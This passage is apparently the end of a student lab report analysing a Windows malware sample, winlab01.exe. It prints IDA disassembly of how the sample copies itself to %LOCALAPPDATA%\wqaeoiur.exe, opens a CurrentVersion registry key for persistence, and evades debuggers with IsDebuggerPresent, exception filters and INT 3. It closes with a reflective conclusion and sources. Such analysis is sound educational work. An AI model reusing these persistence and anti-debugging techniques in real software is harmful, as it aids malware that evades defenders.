


Figure 20: WinHTTP get last error, close handle



4.4.2 Copy file and set registry values

The assembly below demonstrates how the malware copies files and sets registry values. This process is viewable in procmon (see Figure 6).

Figure 21: Copy file and open registry keys


```
; Attributes: bp-based frame

sub_401410 proc near

var_540= dword ptr -540h
var_53C= dword ptr -53Ch
lpSubKey= dword ptr -538h
lpSrc= dword ptr -534h
var_530= dword ptr -530h
var_52C= dword ptr -52Ch
var_525= byte ptr -525h
phkResult= dword ptr -524h
Dst= byte ptr -520h
Filename= byte ptr -10Ch
var_4= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 540h
mov     eax, ___security_cookie
xor     eax, ebp
mov     [ebp+var_4], eax
push    105h            ; nSize
lea     eax, [ebp+Filename]
push    eax             ; lpFilename
push    0               ; hModule
call    ds:GetModuleFileNameA
mov     [ebp+lpSrc], offset aLocalappdataWq ; "%LOCALAPPDATA%\\wqaeoiur.exe"
push    105h            ; nSize
lea     ecx, [ebp+Dst]
push    ecx             ; lpDst
mov     edx, [ebp+lpSrc]
push    edx             ; lpSrc
call    ds:ExpandEnvironmentStringsA
push    1               ; bFailIfExists
lea     eax, [ebp+Dst]
push    eax             ; lpNewFileName
lea     ecx, [ebp+Filename]
push    ecx             ; lpExistingFileName
call    ds:CopyFileA
mov     [ebp+lpSubKey], offset aSoftwareMicros ; "SOFTWARE\\Microsoft\\Windows\\CurrentVe"...
mov     [ebp+var_52C], 0
lea     edx, [ebp+phkResult]
push    edx             ; phkResult
push    2               ; samDesired
push    0               ; ulOptions
mov     eax, [ebp+lpSubKey]
push    eax             ; lpSubKey
push    80000001h       ; hKey
call    ds:RegOpenKeyExA
mov     [ebp+var_52C], eax
cmp     [ebp+var_52C], 0
jz      short loc_4014C9
```

Figure 22: Set registry values, close registry key



4.4.3 Shell execution

The shell below appears to be executing commands. It is not clear what these do from the assembly. It could be writing, reading or creating a file.

Figure 23: Shell execute




Figure 24: Shell parameters 1




Figure 25: Shell parameters 2


4.4.4 Anti-debugging

Anti-debugging measures are displayed in Figures 23-26.

Figure 26: Debugging exception filters

```
call    ds:IsDebuggerPresent
push    esi             ; lpTopLevelExceptionFilter
lea     ebx, [eax-1]
neg     ebx
lea     eax, [ebp+var_58]
mov     [ebp+ExceptionInfo.ExceptionRecord], eax
lea     eax, [ebp+var_324]
sbb     bl, bl
mov     [ebp+ExceptionInfo.ContextRecord], eax
inc     bl
call    ds:SetUnhandledExceptionFilter
lea     eax, [ebp+ExceptionInfo]
push    eax             ; ExceptionInfo
call    ds:UnhandledExceptionFilter
test    eax, eax
jnz     short loc_51203E
```

Figure 27: Debugging trap




Within the code at loc_405A08 there is a call to the sub_402FF8 subroutine. A sequence involving the *GetCurrentProcess*, *TerminateProcess*, and *ExitProcess* functions is triggered when it is executed under specific conditions. Figure 24 indicates the malware is attempting to determine whether the processor supports the *fastfail()* feature (0x17 / 23). This feature triggers the Windows exception handling system or enables the activation of custom exception handling.

The malware proceeds to the subsequent instructions if this feature is found to be present following a test of the eax register with itself and a jz condition. The next step involves a call to the sub_405E74 subroutine. This contains instructions related to another Unhandled Exception Filter (see Figures 25 and 26). The *INT 3* instruction can be employed to deceive a debugger into thinking that it has reached a breakpoint. This will end the debugging process.

Figure 28: Unhandled exception filter

```
call    ds:IsDebuggerPresent
push    0               ; lpTopLevelExceptionFilter
mov     edi, eax
call    ds:SetUnhandledExceptionFilter
lea     eax, [ebp+ExceptionInfo]
push    eax             ; ExceptionInfo
call    ds:UnhandledExceptionFilter
test    eax, eax
jnz     short loc_515FA0
```

Figure 29: Debugging prevention via process termination



5 Conclusion

The task was quite difficult. The main challenge was in charting a path through the array of available options. Working with Windows binaries required a paradigm shift in the approach. The sheer amount of functions available made the task feel at times like searching for an atom in a haystack of atoms. The static and dynamic analysis processes were reasonably straightforward. The tools were useful despite sometimes not behaving as expected. The lab was a suitable introduction into the practical dimensions of malware analysis.

6 Sources

Falcon Sandbox. (n.d.). *Free Automated Malware Analysis Service - Viewing online file analysis results for “winlab01.exe.”* Hybrid Analysis. Retrieved October 23, 2023, from https://www.hybrid-analysis.com/sample/a02dbb5186eb38947a798357260ea0ed45c9e84c20d9179acdb73ad310f38ca4/5ae8ac117ca3e128ab7f0b44

Sikorski, M., & Honig, A. (2012). *Practical malware analysis: A hands-on guide to dissecting malicious software*. No Starch Press, Incorporated.

Zeltser, L. (2023, June 23). *What to include in a malware analysis report*. Retrieved October 23, 2023, from https://zeltser.com/malware-analysis-report/